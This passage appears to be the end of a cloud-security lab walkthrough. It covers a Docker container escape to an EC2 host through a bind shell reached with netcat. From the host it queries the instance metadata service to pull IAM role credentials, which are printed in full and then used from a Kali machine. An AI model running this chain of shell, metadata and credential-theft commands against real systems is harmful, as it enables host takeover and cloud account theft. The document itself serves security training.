        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 929  bytes 147544 (144.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 908  bytes 188695 (184.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@f3cf3e73a373:/# nc 172.17.0.1 5600
```


- We have connected let's check the user id, we are uid=0, and on listing the root of the filesystem, we are on the host machine.



```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@f3cf3e73a373:/# nc 172.17.0.1 5600
nc 172.17.0.1 5600
id
id
uid=0(root) gid=0(root) groups=0(root)
ls -la /
ls -la /
total 12
dr-xr-xr-x  18 root root  257 Oct 13 18:44 .
dr-xr-xr-x  18 root root  257 Oct 13 18:44 ..
-rw-r--r--   1 root root    0 Oct 13 18:44 .autorelabel
lrwxrwxrwx   1 root root    7 Sep 14 20:59 bin → usr/bin
dr-xr-xr-x   4 root root  317 Sep 14 21:01 boot
drwxr-xr-x  15 root root 2820 Oct 19 08:51 dev
drwxr-xr-x  80 root root 8192 Oct 19 08:52 etc
drwxr-xr-x   3 root root   22 Oct 13 18:44 home
lrwxrwxrwx   1 root root    7 Sep 14 20:59 lib → usr/lib
lrwxrwxrwx   1 root root    9 Sep 14 20:59 lib64 → usr/lib64
drwxr-xr-x   2 root root    6 Sep 14 20:59 local
drwxr-xr-x   2 root root    6 Apr  9  2019 media
drwxr-xr-x   2 root root    6 Apr  9  2019 mnt
drwxr-xr-x   4 root root   35 Oct 19 08:51 opt
dr-xr-xr-x 121 root root    0 Oct 19 08:51 proc
dr-xr-x---   3 root root  103 Oct 13 18:44 root
drwxr-xr-x  25 root root  900 Oct 19 08:52 run
lrwxrwxrwx   1 root root    8 Sep 14 20:59 sbin → usr/sbin
drwxr-xr-x   2 root root    6 Apr  9  2019 srv
dr-xr-xr-x  13 root root    0 Oct 19 08:51 sys
drwxrwxrwt   8 root root  172 Oct 19 11:32 tmp
drwxr-xr-x  13 root root  155 Sep 14 20:59 usr
drwxr-xr-x  18 root root  254 Oct 19 08:51 var
```

- We can now try to access the EC2 instance IMDS endpoint.


```
curl -m 5 http://169.254.169.254/latest/meta-data/
```



```
drwxr-xr-x  18 root root  254 Oct 19 08:51 var


curl -m 5 http://169.254.169.254/latest/meta-data/
curl -m 5 http://169.254.169.254/latest/meta-data/
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   325  100   325    0     0  52657      0 --:--:-- --:--:-- --:--:-- 54166
ami-id
ami-launch-index
ami-manifest-path
autoscaling/
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
reservation-id
security-groups
services/
system
```

- We are now able to interact with the IMDS service for the EC2 instance and hence can now get the iam credentials for the role assumed by this instance.

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
```




```
reservation-id
security-groups
services/
system

curl http://169.254.169.254/latest/meta-data/iam/security-credentials
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    17  100    17    0     0   3356      0 --:--:-- --:--:-- --:--:--  4250
ecs-instance-role

curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ecs-instance-role
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ecs-instance-role
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1410  100  1410    0     0   264k      0 --:--:-- --:--:-- --:--:--  275k
{
  "Code" : "Success",
  "LastUpdated" : "2022-10-19T11:27:17Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAZ23TJ7FAMLNBJWYW",
  "SecretAccessKey" : "rogxm7VbFN5ttbVlN10WfO4DdFOxhYJkdple7Cze",
  "Token" : "IQoJb3JpZ2luX2VjEGwaCXVzLWVhc3QtMSJGMEQCIAHiUKTMYbldyHEC0ReV0geIH0paE+OQyWHkKEJV93gvAiB7XIVDJKo6USlPSvjcCN+oaXiSektd6ZyV/VUAgpcjZyrM
BAhFEAEaDDY3NjE2MjMwNDMyMCIMABQOmp2h47OC2+O5KqkEGZlRwmT+nqehTwmwY7q/yzFXaDk/xAUIDTs7Yxm3TczU+UJCeqJaf/fX7nckZg1AuJA8B51bReSxMA5b0qFIPc1xjsX4/KCC7
0ri6PodYxdyDkNKgel7oDBhtY1i7c4MiLUtrIBTcKHoJ8Pxqa6lkpCE2sfYP79rLW83aN61I45qNipRg8aaSPjiJ/PWxSbmiEoUb7nOT+aRtsiBz2hVTrsdS3I2CcF4hSoYtLRwayJnPqq2Xj
2dZys0es9uS4SIrVCcItj54pxgvLj+vH6FpveweUeddhVVC8bkLrL65rsvvDO3BQNm+jEjGrFd1JYvAStxwdAeefrkDS50W3nXq1/KUxtLMQTAUcsDBIi0Z3iwbpciUmrP8+ipTnl/A6an/af
dKg+xywyx/3kZjGH0PmkAV/PeeAbpCALDKipXmWI9TTlQbSIX2xWpU7snXBoGVbOuQWB6eWeqCOTu5mlbN8ia12eJgdekb3IXD8dKI3bEqB0HfYRAyGyp9GsKeFnZ7kpC+5jBLymLo3r4v5Zi
C6hJqmiGXBypMB+YEpQMf8HJgPGUr08W1Gu7dpbMyW5gi4WyUxMZk3raRXMbo2iSBIG+grIQC+RBML0driMRUOsxQoAtVDfzvjvk3VaTSJnJ1ClJbaIbP7Cf+2A/kDb8AzfpT2312YJu8R/o+
7EE/hOEb1d+6gX4HHFcyMkBhsGTqUSqReV9Ums9Z8dF8YSZEYd9YpPNr8TUcjDpvb+aBjqqAcvt6zlNvCRlDQ2sgsaTQQX4np2CVj/MPlRsrdhrRjVw8XIauLsgH1J/Kdrx97BuCCMeBiTdnE
OsSGNBY8JVyJzY+E1HNAC3DPk9iY+/OskcgMpA1pxczizdfmw9ntoWzeoVK4QSz60oNlaoBf+itjTuGg9nY56DFrVc8r1mlv3BG+iHR8U4G2i7RTm/4W3NZvQ1Dm6NP4XnVaSrexUU+eKMls8
V15aMZtDd",
  "Expiration" : "2022-10-19T17:35:28Z"
}
```

- We can now export these credentials to our machine and with these credentials use the role assumed by the instance.

```
export AWS_ACCESS_KEY_ID=<value>
export AWS_SECRET_ACCESS_KEY=<value>
export AWS_SESSION_TOKEN=<value>
aws sts get-caller-identity
```

We have the role `ecs-instance-role` assumed by instance `i-06af3faade2026b35`.



```
┌──(kali㉿kali)-[~]
└─$ export AWS_ACCESS_KEY_ID=ASIAZ23TJ7FAMLNBJWYW

┌──(kali㉿kali)-[~]
└─$ export AWS_SECRET_ACCESS_KEY=rogxm7VbFN5ttbVlN10WfO4DdFOxhYJkdple7Cze

┌──(kali㉿kali)-[~]
└─$ export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEGwaCXVzLWVhc3QtMSJGMEQCIAHiUKTMYbldyHEC0ReV0geIH0paE+OQyWHkKEJV93gvAiB7XIVDJKo6USlPSvjcCN+oaXiSektd
6ZyV/VUAgpcjZyrMBAhFEAEaDDY3NjE2MjMwNDMyMCIMABQOmp2h47OC2+O5KqkEGZlRwmT+nqehTwmwY7q/yzFXaDk/xAUIDTs7Yxm3TczU+UJCeqJaf/fX7nckZg1AuJA8B51bReSxMA5b0
qFIPc1xjsX4/KCC70ri6PodYxdyDkNKgel7oDBhtY1i7c4MiLUtrIBTcKHoJ8Pxqa6lkpCE2sfYP79rLW83aN61I45qNipRg8aaSPjiJ/PWxSbmiEoUb7nOT+aRtsiBz2hVTrsdS3I2CcF4hS
oYtLRwayJnPqq2Xj2dZys0es9uS4SIrVCcItj54pxgvLj+vH6FpveweUeddhVVC8bkLrL65rsvvDO3BQNm+jEjGrFd1JYvAStxwdAeefrkDS50W3nXq1/KUxtLMQTAUcsDBIi0Z3iwbpciUmr
P8+ipTnl/A6an/afdKg+xywyx/3kZjGH0PmkAV/PeeAbpCALDKipXmWI9TTlQbSIX2xWpU7snXBoGVbOuQWB6eWeqCOTu5mlbN8ia12eJgdekb3IXD8dKI3bEqB0HfYRAyGyp9GsKeFnZ7kpC
+5jBLymLo3r4v5ZiC6hJqmiGXBypMB+YEpQMf8HJgPGUr08W1Gu7dpbMyW5gi4WyUxMZk3raRXMbo2iSBIG+grIQC+RBML0driMRUOsxQoAtVDfzvjvk3VaTSJnJ1ClJbaIbP7Cf+2A/kDb8A
zfpT2312YJu8R/o+7EE/hOEb1d+6gX4HHFcyMkBhsGTqUSqReV9Ums9Z8dF8YSZEYd9YpPNr8TUcjDpvb+aBjqqAcvt6zlNvCRlDQ2sgsaTQQX4np2CVj/MPlRsrdhrRjVw8XIauLsgH1J/Kd
rx97BuCCMeBiTdnEOsSGNBY8JVyJzY+E1HNAC3DPk9iY+/OskcgMpA1pxczizdfmw9ntoWzeoVK4QSz60oNlaoBf+itjTuGg9nY56DFrVc8r1mlv3BG+iHR8U4G2i7RTm/4W3NZvQ1Dm6NP4X
nVaSrexUU+eKMls8V15aMZtDd

┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity
{
    "UserId": "AROAZ23TJ7FAKZ4EOSNRW:i-06af3faade2026b35",
    "Account": "676162304320",
    "Arn": "arn:aws:sts::676162304320:assumed-role/ecs-instance-role/i-06af3faade2026b35"
}

┌──(kali㉿kali)-[~]
└─$ █
```

What's happening?

- Being able to run vim as root without a password allowed us to use its internal command line executor to get root access on the container.
- With root access on the container we were able to find the docker containers' capabilities and exploit them to break out of the container into the host instance. We were able to do so by injecting a TCP bind shell payload into a process that was started by the host instances' root user.
- Gaining the access to the root user of the host instance made it possible to interact with the EC2 IMDS and get iam credentials for the assumed role.